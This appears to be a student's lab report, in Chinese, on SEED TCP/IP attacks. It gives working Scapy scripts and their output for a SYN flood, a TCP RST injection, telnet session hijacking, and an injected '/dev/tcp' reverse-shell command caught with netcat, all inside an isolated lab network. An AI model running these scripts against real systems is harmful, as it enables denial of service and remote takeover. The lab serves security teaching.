Lab2 TCP/IP Attack　　57118208 吴文婷

Task1.1 SYN Flooding Attack

1.未攻击时，使用 telnet 连接 10.9.0.5，运行结果如下：

```
[08/02/21]seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
65535ed213f2 login: exit
Password:
sssss
Login incorrect
65535ed213f2 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Aug  2 15:43:03 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts/
seed@65535ed213f2:~$ exit
```

连接成功。

2.新建 synflood.py，代码如下：

```
#!/bin/env python3
from scapy.all import IP,TCP,send
from ipaddress import IPv4Address
from random import getrandbits
ip=IP(dst="10.9.0.5")
tcp=TCP(dport=23,flags='S')
pkt=ip/tcp
while true:
    pkt[IP].src=str(IPv4Address(getrandbits(32)))#source IP
    pkt[TCP].sport=getrandbits(16)#source port
    pkt[TCP].seq=getrandbits(32)#sequence number
    send(pkt,verbose=0)
```

3.清除 10.9.0.5 上的连接缓存，如图所示：

```
root@65535ed213f2:/# ip tcp_metrics show
10.9.0.1 age 27.800sec cwnd 10 rtt 196us rttvar 186us source 10.9.0.5
10.9.0.6 age 220.624sec cwnd 10 rtt 252us rttvar 315us source 10.9.0.5
root@65535ed213f2:/# ip tcp_metrics flush
root@65535ed213f2:/# ip tcp_metrics show
```

4.运行 synflood.py 进行攻击，由于发送欺骗报文速度不够快，需要同时运行多个攻击程序（实验中运行了 5 个），结果如下：

```
root@65535ed213f2:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:41317        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             246.108.13.156:15278    SYN_RECV
tcp        0      0 10.9.0.5:23             18.153.117.98:28688     SYN_RECV
tcp        0      0 10.9.0.5:23             140.183.36.93:41854     SYN_RECV
tcp        0      0 10.9.0.5:23             217.12.153.151:33902    SYN_RECV
tcp        0      0 10.9.0.5:23             156.29.147.62:5213      SYN_RECV
tcp        0      0 10.9.0.5:23             71.212.62.57:50069      SYN_RECV
tcp        0      0 10.9.0.5:23             74.176.42.209:8422      SYN_RECV
tcp        0      0 10.9.0.5:23             111.19.29.239:27754     SYN_RECV
tcp        0      0 10.9.0.5:23             115.184.223.82:16129    SYN_RECV
tcp        0      0 10.9.0.5:23             57.13.28.17:33477       SYN_RECV
tcp        0      0 10.9.0.5:23             117.48.62.179:49131     SYN_RECV
tcp        0      0 10.9.0.5:23             214.73.217.219:46135    SYN_RECV
tcp        0      0 10.9.0.5:23             139.235.143.116:3905    SYN_RECV
```

可见连接超时，攻击成功。

Task1.2 Launch the Attack Using C

1.编译 synflood.c 文件并运行进行攻击，命令如下：

```
[08/02/21]seed@VM:~/.../volumes$ gcc synflood.c -o synflood
[08/02/21]seed@VM:~/.../volumes$
```

2.运行结果如下：

```
root@65535ed213f2:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:41317        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             124.88.227.149:50412    SYN_RECV
tcp        0      0 10.9.0.5:23             244.22.250.80:40534     SYN_RECV
tcp        0      0 10.9.0.5:23             111.104.203.24:21044    SYN_RECV
tcp        0      0 10.9.0.5:23             27.159.99.18:10062      SYN_RECV
tcp        0      0 10.9.0.5:23             173.185.185.105:56120   SYN_RECV
tcp        0      0 10.9.0.5:23             221.237.189.1:7256      SYN_RECV
tcp        0      0 10.9.0.5:23             134.194.67.13:64738     SYN_RECV
tcp        0      0 10.9.0.5:23             125.99.87.76:27768      SYN_RECV
tcp        0      0 10.9.0.5:23             129.59.23.219:36058     SYN_RECV
tcp        0      0 10.9.0.5:23             67.245.172.45:39886     SYN_RECV
tcp        0      0 10.9.0.5:23             121.148.201.189:51803   SYN_RECV
tcp        0      0 10.9.0.5:23             181.136.21.2:39011      SYN_RECV
tcp        0      0 10.9.0.5:23             52.223.224.36:64268     SYN_RECV
tcp        0      0 10.9.0.5:23             102.102.190.47:60956    SYN_RECV
tcp        0      0 10.9.0.5:23             46.63.249.187:49244     SYN_RECV
tcp        0      0 10.9.0.5:23             47.40.22.199:26725      SYN_RECV
```

```
[08/02/21]seed@VM:~/.../volumes$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

可见连接超时，攻击成功

与 python 程序相比，不需要运行多个攻击程序就可以完成攻击。因为.c 程序发送欺骗报文的速度更快。

Task1.3 Enable the SYN Cookie Countermeasure

1.激活 SYN Cookie 机制

在之前的实验中受害者队列的大小为 128，syn cookie 处在关闭状态。

```
root@65535ed213f2:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@65535ed213f2:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@65535ed213f2:/#
```

打开 syn cookie：

```
root@65535ed213f2:/# sysctl -w net.ipv4.tcp_syncookies=1
sysctl: setting key "net.ipv4.tcp_syncookies": Read-only file system
```

重复之前的攻击，telnet 目的主机，可成功连接，可见攻击失败。

```
[08/02/21]seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
65535ed213f2 login:
```

Task2 TCP RST Attacks on telnet Connections

1.user1(10.9.0.6) telnet 10.9.0.5，使用 Wireshark 抓包，结果如下：

过滤条件

src host 10.9.0.5 and dst host 10.9.0.6 or src host 10.9.0.6 and dst host 10

38	2021-08-02 13:4…	10.9.0.6	10.9.0.5	TELNET	68 Telnet Data ...
39	2021-08-02 13:4…	10.9.0.6	10.9.0.5	TCP	66 60726 → 23 [ACK] Seq=2483248420 Ack=2715291664 Win=64128 Len=…
40	2021-08-02 13:4…	10.9.0.6	10.9.0.5	TCP	66 60726 → 23 [ACK] Seq=2483248420 Ack=2715291685 Win=64128 Len=…
41	2021-08-02 13:4…	10.9.0.6	10.9.0.5	TELNET	67 Telnet Data ...
42	2021-08-02 13:4…	10.9.0.6	10.9.0.5	TCP	66 60726 → 23 [ACK] Seq=2483248421 Ack=2715291686 Win=64128 Len=…
43	2021-08-02 13:4…	10.9.0.6	10.9.0.5	TELNET	67 Telnet Data ...
44	2021-08-02 13:4…	10.9.0.6	10.9.0.5	TCP	66 60726 → 23 [ACK] Seq=2483248422 Ack=2715291687 Win=64128 Len=…
45	2021-08-02 13:4…	10.9.0.6	10.9.0.5	TELNET	68 Telnet Data ...
46	2021-08-02 13:4…	10.9.0.6	10.9.0.5	TCP	66 60726 → 23 [ACK] Seq=2483248424 Ack=2715291689 Win=64128 Len=…
47	2021-08-02 13:4…	10.9.0.6	10.9.0.5	TCP	66 60726 → 23 [ACK] Seq=2483248424 Ack=2715291710 Win=64128 Len=…

2.根据最后一次通信的数据包编写攻击程序 tcprst.py

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=60726, dport=23, flags="R", seq=2483248424, ack=2715291710)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
~
```

3.运行攻击程序，

```
root@VM:/volumes# tcprst.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 60726           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 2483248424      (0)
ack        : IntField                            = 2715291710      (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
```

4.攻击结果如下

```
46 2021-08-02 13:4… 10.9.0.6   10.9.0.5   TCP      66 60726 → 23 [ACK] Seq=2483248424 Ack=2715291689 Win=64128 Len=…
47 2021-08-02 13:4… 10.9.0.6   10.9.0.5   TCP      66 60726 → 23 [ACK] Seq=2483248424 Ack=2715291710 Win=64128 Len=…
48 2021-08-02 13:4… 10.9.0.6   10.9.0.5   TCP      54 60726 → 23 [RST] Seq=2483248424 Win=1048576 Len=0
```

```
seed@65535ed213f2:~$ Connection closed by foreign host.
```

Task3 TCP Session Hijacking

1. usr1（10.9.0.6）telnet 10.9.0.5，使用Wireshark 抓包，结果如下：

```
64 2021-08-02 22:5… 10.9.0.6   10.9.0.5   TCP       66 60848 → 23 [ACK] Seq=2970537647 Ack=3149992032 Win=64128 Len=…
65 2021-08-02 22:5… 10.9.0.5   10.9.0.6   TELNET   260 Telnet Data ...
66 2021-08-02 22:5… 10.9.0.6   10.9.0.5   TCP       66 60848 → 23 [ACK] Seq=2970537647 Ack=3149992226 Win=64128 Len=…
67 2021-08-02 22:5… 10.9.0.5   10.9.0.6   TELNET   150 Telnet Data ...
68 2021-08-02 22:5… 10.9.0.6   10.9.0.5   TCP       66 60848 → 23 [ACK] Seq=2970537647 Ack=3149992310 Win=64128 Len=…
69 2021-08-02 22:5… 10.9.0.5   10.9.0.6   TELNET    87 Telnet Data ...
70 2021-08-02 22:5… 10.9.0.6   10.9.0.5   TCP       66 60848 → 23 [ACK] Seq=2970537647 Ack=3149992331 Win=64128 Len=…
```

```
▸ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface br-7fafe3d5088b, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 60848, Dst Port: 23, Seq: 2970537558, Len: 0
```

2. 根据最后一次通信的数据包编写攻击程序 hijack.py，伪造 usr1(10.9.0.6)向 victim(10.9.0.5)发送”whoami”命令报文，代码如下：


```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=60848, dport=23, flags="A", seq=2970537647, ack=3149992331)
data = "whoami\r\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

3. 运行攻击程序，发送的伪造报文如下:

```
root@VM:/volumes# hijack.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 60848           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 2970537647      (0)
ack        : IntField                          = 3149992331      (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
```


4. 攻击结果如下:



可见成功伪造 usr1(10.9.0.6)向 victim(10.9.0.5)发送”whoami”命令报文，victim 发送响应报文， 攻击成功.

Task4 Creating Reverse Shell using TCP Session Hijacking

1. usr1（10.9.0.6）telnet 10.9.0.5，使用Wireshark 抓包，结果如下：



2. 根据最后一次通信的数据包编写攻击程序 reverse.py，伪造 usr1(10.9.0.6)向 victim(10.9.0.5)发送反弹 shell 命令报文，代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=32826, dport=23, flags="A", seq=2913442721, ack=134602968)
data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

3. 攻击者运行命令 nc -lnv 9090，并运行攻击程序。发送的伪造报文如下：

```
root@VM:/volumes# reverse.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 32826           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 2913442721      (0)
ack        : IntField                            = 134602968       (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
```

4. 攻击结果如下：可见攻击者成功得到 victim 的反弹 shell。

```
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 35074
seed@d3d4a2053302:~$
```